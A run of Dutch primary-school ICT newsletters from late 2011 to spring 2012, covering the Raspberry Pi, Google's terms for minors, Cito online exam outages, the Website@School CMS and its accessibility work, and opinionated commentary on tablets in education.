The UK needs to pull its socks up to equip youngsters with the skills they need to survive in a world that is thoroughly hooked on web-connected technologies and yet poorly inoculated against digital disease. The Raspberry Pi's engineers want to give kids some cheap and educational kit that won't break or turn into a nightmare to maintain.

But, putting politics aside for a moment, what really grabs your attention is how small and cheap the damn thing is.[knip]

So how will it help my kid to become a wealthy engineer?

[knip]

As a charity [De Raspberry Pi Stichting, BIC], the foundation isn't after making massive profits, that's evident from the price tag. Instead, it wants to "promote the study of computer science and related topics, especially at school level, and to put the fun back into learning computing". The trustees are upset that there are so few 10-year-olds learning how to write even simple programs, that there are not enough teachers with the skills to teach computer science for beginners, and that the days of scamps typing in REPEAT:PRINT "Hello, world! ":UNTIL FALSE on a machine in a computer shop and legging it are long, long gone.

[/quote]

In Nederland lijkt de situatie ernstiger en de handicaps groter.

Met dank aan Matthijs en Valentijn voor de tip.

#### **WEBSITEATSCHOOL**

Met Website@School proberen we een ook een kleine bijdrage te leveren aan het leren programmeren. Het gereedschap voor beginners zit al vanaf het eerste ontwerp en de tweede regel code in Webiste@School ingebouwd. En veilig!

Leraar en leerling veronderstellen elkaar.

Leren veronderstelt geen van beiden.

(Karel's oude bovenmeester)

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 51 - 2011 (23 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**GOOGLE EN KINDEREN: ONS KERSTVERHAAL**

Tranentrekkend, maar met goede afloop.

Goed nieuws van Google. Eerst even het geheugen oprissen: [in 2010, week 38](#), schreven we:

[citaat]

GOOGLE

We hoorden van een bestuur dat Google wil gebruiken voor het verspreiden van opgaven onder de leerlingen. De leerlingen moeten daarvoor een Google account hebben. Eén van onze correspondenten dook eens diep in de voorwaarden die Google stelt. Een paar van zijn citaten, omwille van leesbaarheid iets aangepast:

Het elektronisch publiceren via Google Sites is om een aantal redenen een bijzonder slecht idee. Zie daarvoor onder andere:

Google Terms of Service - artikel 2 [1]

Voor het openen van een Google Account is het nodig accoord te gaan met de Google Terms of Service. In artikel 2 staat ondermeer dit:

2.3 You may not use the Services and may not accept the Terms if (a) you are not of legal age to form a binding contract with Google, or (b) [knip].

De meeste leerlingen zijn minderjarig. Daarmee is het voor hen dus onmogelijk om wat voor overeenkomst dan ook aan te gaan met Google.

In Google Terms of Service - artikel 11 staat het volgende:

11. Content licence from you

11.1 You retain copyright and any other rights you already hold in Content which you submit, post or display on or through, the Services. By submitting, posting or displaying the content you give Google a perpetual, irrevocable, worldwide, royalty-free, and non-exclusive licence to reproduce, adapt, modify, translate, publish, publicly perform, publicly display and distribute any Content which you submit, post or display on or through, the Services. [knip]

11.2 You agree that this licence includes a right for Google to make such Content available to other companies, organisations or individuals with whom Google has relationships for the provision of syndicated services, and to use such Content in connection with the provision of those services. [knip]

Hierover kort : een dergelijke allesomvattende claim is, zeker voor een school, niet acceptabel.

Continuïteit en afhankelijkheid

De keuze voor Google als webhoster betekent dat de toegang tot het lesmateriaal geheel afhankelijk is van de luimen van een commercieel bedrijf aan de andere kant van de wereld; dat staat zelfs met zoveel woorden in artikel 4.4 van de voorwaarden.

Tot zover, met grote dank aan onze correspondent.

Samengevat: als je als school met Google in zee gaat voor het beschikbaar stellen van je data, ben je ondeskundig, penny wise and pound foolish en/of een dief van je eigen portemonnee.

De alternatieven liggen voor het opscheppen en kosten vrijwel niets:

- Een eigen servertje voor de opgaven inrichten.
- Een virtueel domein maken, bijvoorbeeld: <http://opgaven.schoolnaam.nl>.
- Nog talloze andere mogelijkheden tot 'Nederland Kennisland' promotende oplossingen.

[1] De (Engelstalige) voorwaarden zijn on-line te vinden op:

<https://www.google.com/accounts/TOS?loc=NL&hl=en> een Nederlandse vertaling op <https://www.google.com/accounts/TOS?loc=NL&hl=nl>

[citaat]

En ja hoor:

The Washington Post's Elizabeth Flock managed to hold Google's feet to the fire and get an explanation of sorts for why it's making kids cry by disabling their Gmail accounts after years of use. Giving 12-year-olds access to Gmail - unless they are using Google Apps for Education accounts through their school - is proving to be as formidable a task for Google as making renewable energy cheaper than coal. But what about that viral 'Dear Sophie' commercial, asked Flock, in which a father creates a Gmail account for his baby daughter and uses it to send her photos, videos, and messages that chronicle her growing up? 'The implied understanding,' replied a Google spokesman, 'is that the girl in the story does not have access to the account, but that she will have access to it "someday."

Gelukkig heeft Google woord gehouden en een kinder Gmail account opgeheven. Weg leuke mails aan oma, weg aandoenlijke foto's. Het is altijd prettig om met betrouwbare bedrijven te werken die je op hun woord kunt vertrouwen.

Meer:

<http://tech.slashdot.org/story/11/12/18/2046221/why-google-is-disabling-kids-gmail-accounts>

### **CITO EINDTOETS GROEP 8**

Wij hebben enkele kinderen die een alternatieve eindtoets doen. Daarvoor zijn deze week voorbereidingen getroffen. Deze kinderen doen de toets online. Daarvoor moet vóór je de leerlingen kunt inschrijven gecontroleerd worden of de computers op school er wel geschikt voor zijn. Het is geen materie voor een simpele ict-coördinator, dus werd de systeembeheerder ingeschakeld voor het installeren van de juiste software. Denk je: we nemen de gegevens van vorig jaar over en veranderen alleen het jaartal. Nee, hoor. De naamgeving heeft dan net andere - of / of \_.

Alles is in orde bevonden. En Cito mailde ons dat ook.

Nu maar hopen, dat de kinderen niet net als vorig jaar klaarzitten met gierende zenuwen en dat dan de Cito-server het niet aan kan.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **RASPBERRY PIE**

Vorige week schreven we over de zeer goedkope PC waarmee kinderen weer techniek kunnen leren. We vergaten te vermelden dat Matthijs en Valentijn ons erop attent maakten. Hartelijk dank jullie!

Groet en goed weekend een een zalich Kerstfeest,

Karin,

Dirk

ps. de onderwijslinks zijn mislukt. Er zat iets verkeerd in de HTML. Geen zin om het op te sporen.

Het ging over: [oefenen](#) groep 8 Rekenen voor de Citotoets.

De [digitale prentenboek](#)-site die al per abuis te vroeg was verzonden.

En [wanneer](#) viert de rest van de wereld Nieuwjaar?

toch nog gelukt!!

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 2 - 2012 ( 13 januari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

De BIC redactie wenst u allen een jaar Microsoftloos 2012 toe. Bij ons zal het dit jaar weer niet lukken en alle komende jaren ook niet.

**INTERNET SOCIETY - NIEUWJAARSBIJEENKOMST**

De redactie van de BIC was uitgenodigd voor dit evenement samen met nog 500 gasten. In de paneldiscussie werd gesproken over de veiligheid van het internet. En over het oncontroleerbaar zijn van het internet. Ook werd er zorg uitgesproken, dat er steeds vaker door providers wordt ingegrepen op verzoek van een overheid. De vrijheid van het internet wordt op die manier beknot. Daarom wordt er nu "in stilte" gewerkt aan een nieuw internet. Het was een veelzijdige bijeenkomst. [Hier](#) een overzicht van het programma. Jammer, dat de voertaal Engels was. Niet dat Engels moeilijk te verstaan is, maar wel als Nederlanders niet zo'n duidelijke uitspraak hebben en de akoestiek in de zaal niet al te best is. Dirk verstond er geen bal van.

**WEBSITEATSCHOOL**

Het begint te lopen met de vertalingen van het programma en de handleiding.

Handleidingen:

Rieks werkt aan de Nederlandse, Jean en Marjolaine aan de Franse. Van de Spaanse zijn de twee belangrijkste hoofdstukken klaar.

Programma:

Het programma is nu klaar in het Chinees, Engels, Nederlands, Frans, Pools en Spaans. We hebben Duitse, Portugese, Deense, Hongaarse, Russische en Hindi vertalers. In de komende maanden zullen die vertalingen gereed komen. We zoeken nog steeds een Turkse vertaler. Help [Website@School](mailto:Website@School) en alle leerlingen en leerkrachten daar!

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 5 - 2012 (3 februari)**  
**Waarom was de Rosa Boekdrukker op ICT gebied innovierend?**

**HEUTINK QLICHT SERVEROPSCHOOL**

In de kerstvakantie zijn weer twee scholen van Stichting KBA Amsterdam Nieuw-West vertrokken bij Heutink en QLICHT -de ICT Goliaths in basisschoolland- en overgestapt op ServerOpSchool - David :-).

Redenen, volgens George, bovenschools ICT beleidsmedewerker van St. KBA: "Zowel Heutink als QLICHT zijn qua TCO [\*] 2 tot 3 keer zo duur als ServerAtSchool. Als de service 3 x zo goed zou zijn was dat verklaarbaar. Maar de geleverde diensten en de kwaliteit van de helpdesken waren niet naar verwachting voor beide scholen."

Op één na werken nu alle scholen van St. KBA en het bestuurskantoor met ServerOpSchool.

[\*] TCO: Total Costs of Ownership: Totale Kosten van Eigendom is een financiële schatting die dient om managers te helpen bepalen wat de directe en indirecte kosten van een produkt of een systeem zijn.

**TALEN WEBSITEATSCHOOL**

De vertalers vorderen met 't vertalen van het programma in Hongaars (Erika en Gergely), Deens (Christian) en Portugees (Rita).

De handleidingen in Nederlands (Rieks) en Frans (Marjolaine en Jean) vorderen ook. Spaans ligt even stil, maar is voldoende af voor Spaanse gebruikers.

Contact met Jan (blind) leidt tot kleine aanpassingen in de handleidingen en betere beschrijving van de screenshots.

We zoeken nog een Turkse vertaler. Het vertalen van het programma is eenvoudig en gaat met het in Website@School ingebouwde vertaal tool. Het vertalen van de handleidingen gaat met OmetaT ( OSS/GPL/ platform onafhankelijk gereedschap voor professionele vertalers).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 11 - week 6 - 2012 ( 10 februari)**  
**Waarom was de Rosa Boekdrukker op ICT gebied innovierend?**

^!!&^#\$& CITO @#\$%@#\$%\$%& (gecensureerd)

**CITO -DIGITAAL - de digitale eindtoets voor groep 8**

Wat een ramp!! Een nog ergere herhaling van vorig jaar. Want ook op de tweede en derde dag lukte het de cito server niet om alle kinderen de toets te laten afleggen. Allemaal sorry -mailtjes. Al met al was het heel veel wachten en de kinderen zoet houden en geruststellen.

We haalden met ons ongenoegen over de gang van zaken bij CITO [het nieuws van AT5](#) (ongeveer op 80% van de uitzending - na de sneeuwpret van de burgemeester).

Hoe bracht CITO zijn blunders in het nieuws?

"De scholen hadden wat moeite om op de server te komen."

Dit is een fraai voorbeeld van 'framing' [\*]. Cito schuift zijn blunders door naar de scholen.

[\*] Framing, Wikipedia: Framing is een overtuigingstechniek in communicatie. De techniek bestaat eruit woorden en beelden zo te kiezen, dat daarbij impliciet een aantal aspecten van het beschrevene worden uitgelicht. Deze uitgelichte aspecten helpen om een bepaalde lezing van het beschrevene of een mening daarover te propageren. Zowel in de politiek als in de reclame wordt framing bewust (en onbewust) ingezet.

**[NIEUWSBRIEF VEILIG LEREN LEZEN](#)**

Deze keer tips over kern 7: thematips, overzicht van leerlijnen zoonaanpak, praktische tips voor de woordenschat en hoe gaat u om met dyslexie?

**BERESLIM**

Wij hebben een abonnement op Berslim. In [hun nieuwsbrief](#) weer tips. Ook met een [lijst van alle titels](#).

**ICT BELEIDSPAN**

Nog steeds nodig om te maken, blijkbaar. Deze [e post](#) kregen we van de week daarover binnen. Aansluiten bij de onderwijsvisie van de school wordt aangeraden.

Hier een citaat:

"De laatste jaren is er op scholen een grote toename te zien op het gebied van investeringen in goede technische infrastructuur, computerapparatuur en technische randvoorwaarden. Hierdoor is er veel behoefte om ICT planmatig vorm te geven. Maar een gedegen en goed doordacht ICT-beleidsplan blijft helaas achterwege, door gebrek aan tijd of het ontbreken van deskundigheid om een visie op ICT-beleid te vormen en in de praktijk te brengen."

Precies waar we altijd voor hebben gewaarschuwd in onze nieuwsbrieven: "When technology becomes master, disaster comes faster".

**BIC**

We zijn bezig alle oude ICT-nieuwsbrieven die we schreven te verzamelen. De eerste is van week 40 in 2001. Alle schoolweken schreven we er een, op een enkele uitzondering na.

In het begin was de nieuwsbrief alleen intern om de collega's uit te leggen waar we mee bezig waren en om ze tips te geven wat ze de kinderen op de computer konden laten doen. Later publiceerden we de nieuwsbrief op onze website en we stuurden hem rond. Ons abonnee aantal groeide uit tot 250 abonnees.

Tussen de regels kunt u wat geschiedschrijving proeven. Daarover op een later tijdstip meer.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 8 - 2012 ( 24 februari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**NEDERLANDSE MEDEDINGINGS AUTORITEIT**

De ICT'ers van de Rosa werden benaderd door de NMa vanwege de info op de site. Ze wilden specifieke informatie (bedrijven, namen) die inzicht biedt in hoe de lijnen lopen tussen het onderwijsveld, de educatieve uitgevers, de leverancier van licenties aan het basisonderwijs en Microsoft. Ook de bedrijven die door Microsoft worden buitengesloten kwamen aan bod omdat Microsoft daardoor een ongelijk speelveld creeert dat prijsopdrijvend werkt voor het onderwijs. Ook de Belgische route kwam aan bod waardoor het onderwijs legaal en goedkoop aan Windows licenties kan komen. We konden gedetailleerde informatie geven over de verwevenheden. Het was een prettig gesprek.

**NEUWSBRIEF BEELDBANK**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 10 - 2012 (9 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**LENTESIGNALERING - VEILIG LEREN LEZEN**

Groep 3 gaat steeds meer en beter lezen. Even kijken of alles goed verloopt. In [deze nieuwsbrief](#) staan tips.

**NIEUWSBRIEF SCHOOLTV**

Aanvullende [informatie](#) over Nieuws uit de Natuur, Beleef de Lente (kijken in de nestkasten!).

'Schooltv gemist' kun je ook aanklikken. Alles is helemaal ingericht voor de frontaal klassikale Digiborden!

**LENTE**

De [POLS-Nieuwsbrief](#) heeft weer allerlei links met suggesties voor Lente activiteiten in de klas.

Wie mee gaat doen aan de week van de Lentekriebels. [Hun website](#) staat boordevol informatie. Onze school doet mee!

**REKENBRIEF**

Via het Freudenthal Instituut worden veel leuke rekenspelletjes gemaakt en rekenevenementen georganiseerd. In de [laatste Rekenbrief](#) wordt we herinnerd aan de Nationale Rekendag op 29 maart 2012.

Voor meer informatie over de leuke rekenspelletjes voor alle leeftijden: [het rekenweb](#).

**OVERNAME VAN ARTIKELTJE OVER WEBSITEATSCHOOL**

BRON: Anders Bekeken, ledenmagazine van de Nederlandse Vereniging van Blinden en Slechtzienden, Nr 2, Februari 2012, 35e jaargang.

KOP: NVBS-website kan straks ook door blinden beheerd worden

Het huidige beheersprogramma van de NVBS-website is niet toegankelijk voor blinden en slechtzienden, omdat het alleen met de muis goed werkt en meerdere vensters gebruikt. Hierdoor was het altijd moeilijk om binnen onze vereniging een vrijwilliger te vinden die de website kan onderhouden. Maar daarin komt nu verandering: Dirk Schouten en Peter Fokker van het project 'Website at school' bouwen in opdracht van de NVBS een speciale editor voor blinden en slechtzienden, die deze nadelen niet heeft. Hun editor wordt waarschijnlijk dit voorjaar gekoppeld aan de NVBS-website, en komt gratis beschikbaar voor andere organisaties die er behoefte aan hebben. Overigens zoekt de vereniging nog steeds een handige website-beheerder. Belangstellenden kunnen zich melden via e-mail:

[bureau \(at\) nvbs.nl](mailto:bureau(at)nvbs.nl). (TC)

Tot zover het artikelje.

**Gebruikers**

Er zijn meer organisaties die met gehandicapten werken die belangstelling hebben. We hebben een paar proefsites ingericht waar ze kunnen proberen hoe Website@School bevalt. En er zijn een paar milieu organisaties die het al gebruiken. En ja, ook steeds meer scholen.

**Talen**

Said is begonnen met Arabisch. Als je dit: العربية kunt lezen heb je Arabisch in je browser.

We zoeken nog dringend een Turkse vertaler! Meld je aan bij Karin.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#)

om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 13 - 2012 (30 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied niet innovierend?**

Erg innovierend is het jammer genoeg hier niet meer. Wel wat betreft Website@School. Lees verderop.

**DIGITALE NIEUWSBRIEVEN**

Kennisnet over de [lente](#).

Alles over de lente in de [POLS-nieuwsbrief](#).

[Leraar 24](#): met een schat aan informatie en tips.

[KENNISNET nieuwsbrief](#) Over de lente en de online privacy.

Nieuws uit de Natuur met [o.a.](#) : beren en Pasen

**FIGURANTEN GEZOCHT**

Als je van de VPRO houdt, lees [dit](#) dan even. Wie weet word je ontdekt.

**WEBSITE@SCHOOL**

Veel talen kwamen deze weken af. Deens, Hongaars en Portugees (al eerder). Said werkt aan Arabisch, een wereldtaal. Abdullah is begonnen met Farsi (Perzisch), een taal die tot in Afghanistan gesproken wordt. Zo levert Website@School zijn kleine bijdrage aan het Afghaanse onderwijs. Moge allen daarvan profiteren.

Danny is begonnen met de voorbereidingen van de Rondleiding in het Chinees. Wij verdiepten ons in de problemen rond het traditionele Chinese schrift en het vereenvoudigde. Een mijnenveld van controverses. Het werk aan de komende release vordert. Volgens de kenners zitten er features in die ongekend zijn voor het onderwijs aan speciale doelgroepen.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KRIJGT AMSTERDAM ER EEN SCHOOL BIJ?**

Maandag 26 maart: TV, Nederland 3: De Wereld Draait Door (zie uitzendinggemist.nl). De uitzending begint met Maurice de Hond, vergezeld van zijn drie jarig dochtertje dat een tablet bepotelt. Het dochtertje moet binnenkort naar school. Maar Maurice vindt ons basisonderwijs niet meer van deze tijd. Hij wil daarom de Steve Jobs school oprichten. De leerlingen moeten mede met tablets onderwijs krijgen. De Amsterdamse onderwijswethouder Asscher steunt hem in dit initiatief.

Waarom is dit een onzalig idee? Niet omdat de school de 'Steve Jobs' school heet en ook niet omdat de tablets van Apple zullen zijn. Niet omdat wetten waarschijnlijk tegen zullen zitten en het mogelijk elitaire van zo'n school.

Het initiatief deugt niet omdat Maurice de zoveelste technologische truc het onderwijs in wil dragen om iets aan de kwaliteit ervan te doen. Hij wil de leerlingen een instrument in handen geven dat bedoeld is om te consumeren, en niet om te produceren.

Maurice heeft de genialiteit van de grootgrutter die winkelwagentjes voor kleuters in zijn keten heeft gezet. Zo leer je ze winkelen! Zo maak je model consumenten! Een fantastische vorm van klantenbinding waar wij - afgezien van dat we over kleuters die met hun wagentje door de supermarkt raggen en waar we over struikelen- diepe bewondering voor hebben. Maar onderwijs is toch echt een andere tak van sport dan kruidenieren.

Maurice heeft het probleem niet goed uitgedefinieerd en komt daardoor met de verkeerde oplossing. Maurice zegt: "Je moet meegaan met het talent van een kind". Laten we aannemen dat het waar is. Juist dan geef het het gereedschap in handen waarmee het kan produceren, waarmee het kan lezen en schrijven, construeren.

Steve Jobs draait zich niet om in zijn graf, hij verkneelt zich.

Een dag later zegt Sebastiaan Dingemans van de VO-raad in de Telegraaf: "Leerkrachten moeten zich nu echt verdiepen in de belevingswereld van hun scholieren. Anders gaat het resoluut mis. We willen voorkomen dat ze een relikwie van de vorige eeuw worden. En zo'n status komt het onderwijs niet ten goede".

Ook hij wil leerlingen aan de tablets en de smartphones. Apparaten waarmee je producten kan maken met de lengte en de diepgang van een Twitterbericht. Ja, daar ziet hij ook wel wat in: Twitter, Facebook en Hyves. Zie ook het vervolg van het artikel op

<http://www.imagzin.nl/2012/03/leerkracht-vaak-digibeet.html>

Het is tranentrekkend treurig dat zowel Maurice als Sebastiaan een diagnose stellen die op zich juist is, maar verkeerde medicijnen voorschrijven.

Ze zijn bij deze uitgenodigd voor een gesprek met de afdeling ICT. Willen jullie wethouder Asscher alsjeblieft meenemen?

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 16 - 2012 (20 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Het lukt niet meer, na ruim 11 jaar, elke week een BIC. Toch gebeurt er nog steeds van alles. Binnenkort (volgende week) horen jullie de klapper!

**WEBSITE@SCHOOL**

Deze week is een nieuwe versie uitgekomen, met vele verbeteringen. Lemstra Techniek doneerde een prachtig theme genaamd AXIS. Kijk vooral even naar deze schitterende website: [www.lemstratechniek.nl](http://www.lemstratechniek.nl). Waarom nam Lemsta Website@School? Omdat zij zelf hun website willen kunnen bijhouden. Als er weer nieuwe deuren zijn, moeten er andere foto's op en andere teksten. Dat is nu veel makkelijker. Zo helpt het bedrijfsleven het onderwijs.

Blinden en slechtzienden.

In de nieuwe versie zitten ook belangrijke aanpassingen. Blinden kunnen nu met een braille leesregel en een beeldschermvoorlezer Website@School volledig bedienen. Slechtzienden kunnen op maat gemaakte aanpassingen krijgen voor hun specifieke visuele beperking. Het schijnt uniek te zijn. In ieder geval biedt ons CMS mogelijkheden, niet alleen voor blinde en slechtziende leerlingen, maar ook aan volwassen webmasters met een visuele beperking. Denk aan zelfstandigheid, participatie en reïntegratie.

Deze aanpassingen werden mogelijk gemaakt door opdrachten en donaties van de **NVBS, Stichting Blinden-Penning** en **Enablement** (handicap en reïntegratie).

DIGITALE NIEUWSBRIEVEN Kennisnet **Nieuwsbrief** met o.a. over Maurice de Hond zijn voorstel over een nieuwe school.

Zwijsen **Over kern 10**. En moederdag.

**Interactieve rekenles**. Ga met de klas aan de gang! Neem een kijkje. Als het niks is: melden!

**POLS nieuwsbrief**. Knutselen voor moederdag. En informatie over moederdag. Geen tijd meer voor andere zaken!Beleef de lente JUNIOR. Een **speciale site voor kinderen** om in de nestkasten te kijken.

School-tv. **Informatie** over de uitzendingen voor groep 5 en 6. Pesten

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**TECHNIEK IN HET BASISONDERWIJS**

Ronkende zinnen op <http://www.rijksoverheid.nl/nieuws/2012/04/16/kabinet-pakt-tekort-technici-aan.html>

Een paar geplukt:

...Er kiezen momenteel te weinig jongeren voor een technische opleiding. Tegelijk gaat de komende jaren een groot aantal technici met pensioen. Hierdoor ontstaat tot 2016 een tekort van 170 000 technici, ...

... masterplan Bèta en Technologie ....

... De eerste stap is betere voorlichting aan kinderen en jongeren over de mogelijkheden van een carrière in de techniek. De komende jaren worden bijvoorbeeld 3500 klassen in het basisonderwijs bezocht door technici die kinderen vertellen over hun vak. Tevens wordt geld vrijgemaakt dat scholen naar eigen inzicht kunnen inzetten voor het stimuleren van de interesse van scholieren in techniek. In totaal is hier 18,7 miljoen euro voor beschikbaar. Van Bijsterveldt: 'Techniek heeft vaak onterecht een slecht imago. We gaan nu kinderen in gesprek brengen met enthousiaste technici, we nemen ze mee op excursies naar bedrijven. Zo kunnen ze zelf zien en horen wat een carrière in de techniek werkelijk inhoudt.'

€ 18.700.000 : 3500 klassen = ruim € 5300 per klas. Daar koop je per klas meer dan 200 Raspberry Pi's voor;<http://raspberrypi.org>. Goede computers om techniek mee te leren. Ja, 200 per klas, dan kan er nog eens eentje stuk gaan.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 17 - 2012 ( 27 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**DIRK SCHOUTEN KRIJGT LINTJE**

Voor zijn werk in onderwijs en ICT heeft Dirk Schouten, vrijwilliger op basisschool Rosa Boekdrukker, een lintje gekregen. Samen met vele vrijwilligers werkt hij al meer dan tien jaar aan wereldwijd verkrijgbare computer-software die bovendien kosteloos downloadbaar is.

Op dit moment wordt er hard gewerkt aan Website@School, een programma waarmee basisscholen niet alleen mooie websites kunnen maken; leerlingen kunnen er ook (veilig) mee werken en ICT en techniek leren. Het programma is in veel talen beschikbaar.

Website@School is een belangrijke toepassing, niet alleen voor het onderwijs, maar ook blinde en slechtziende webmasters zijn niet langer van zienden afhankelijk.

Website@School wordt met bescheiden financiële middelen gemaakt. Echter, softwareontwikkeling, servers en internetkosten zijn hoog. Uw financiële steun is zeer welkom.

Zie: <http://websiteatschool.eu>

De afgelopen jaren werkte Dirk Schouten aan een serversysteem voor scholen, aan een spotgoedkoop en goed digitaal interactief whiteboard, aan een computernetwerk voor de school en vele andere projecten, die altijd gratis beschikbaar worden gesteld aan de wereld. Zijn motto is: "Onderwijs is kennis delen." Wij zijn trots op Dirk Schouten.

Karin Abma

ICT coördinator

OBS Rosa Boekdrukker

<http://rosaboekdrukker.net>

tel: 023-52 85 127

b.g.g 020-68 36 356

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Geen techniek, feest!

Groet en goed weekend,

Karin

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 18 - 2012 (4 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Vakantie-editie

**TECHNIEK IN HET BASISONDERWIJS**

Hoe het basisonderwijs voor € 19.000.000 mooie woorden krijgt.

Hoe lang duurt het voordat een nieuwe techniek zijn plek heeft verworven in het curriculum? Wanneer is die techniek een instrument in handen van leerlingen? Niet om leerstof tot zich te nemen -zich als lerende consument te gedragen-, maar om zijn kennis te produceren? Tijd voor een duik in de geschiedenis.

**BOEKEN**

Begin 1400 werd het boekdrukken met losse letters uitgevonden. Waar is niet bekend, wel is zeker dat Laurens Janszoon Coster er geen aandeel in had.

Het boekdrukken was al uitgevonden: iedere pagina van een boek werd uitgesneden in een houtblok. Drukken met losse letters was een waanzinnige uitvinding. Je kon de letters na de druk van een boek hergebruiken. Het drukken met losse letters verspreidde zich razendsnel over Europa en bleef vele eeuwen de manier van papier bedrukken.

Wanneer deed deze techniek zijn intree in het curriculum? Dat zou nog 500 jaar op zich laten wachten, tot een Frans onderwijzer kinderen leerde lezen en schrijven met behulp van de letters. We kennen het nog steeds als 'De school met de drukpers'. Wereldwijd is het meer verspreid dan Dalton-, Montessori-, Jenaplan- en vele andere onderwijsvormen.

**FILM**

In 1895 vonden de gebroeders Lumière de filmcamera uit. Zouden de ouders van die Franse onderwijzer de eerste film hebben gezien? En daarna hun zoon verwekt?

In 1896 wordt Celestin Freinet geboren; onderwijzer en onderwijsvernieuwer van de moderne tijd en de moderne techniek. Hij ziet in de jaren 30 de filmcamera en is enthousiast over het ding. Hij vindt hem weliswaar veel te zwaar en onhandelbaar voor de leerlingen maar, voorspelt hij, dat zal veranderen. Hij voorziet dat de camera lichter en kleiner zal worden en dat leerlingen hem zullen gebruiken als instrument voor onderzoek en productie van kennis, naast hun gedrukte teksten.

Het zou nog lang duren. De filmcamera moest eerst videocamera worden, gewoon zwaar maar draagbaar en de resultaten eenvoudig verwerkbaar. Je kon ermee de straat op. De revolutie van 1968 werd ermee verspreid. Het ding was de Sony Video Rover en kwam in 1967 op de markt.

Toch zou het nog 20 jaar duren, tot 1987, voordat er in de Haarlemmermeer in het reguliere onderwijs mee werd gewerkt. Met volle instemming van gemeentebestuur en onderwijsinspectie, opgenomen in het schoolwerkplan.

Het heeft dus bijna honderd jaar geduurd voordat deze technische vinding zijn weg vond in het reguliere onderwijs als productiemiddel in handen van leerlingen.

Dat is al meer dan 5 x zo snel als de drukpers. Mogen we er trots op zijn? Of niet?

**INTERNET**

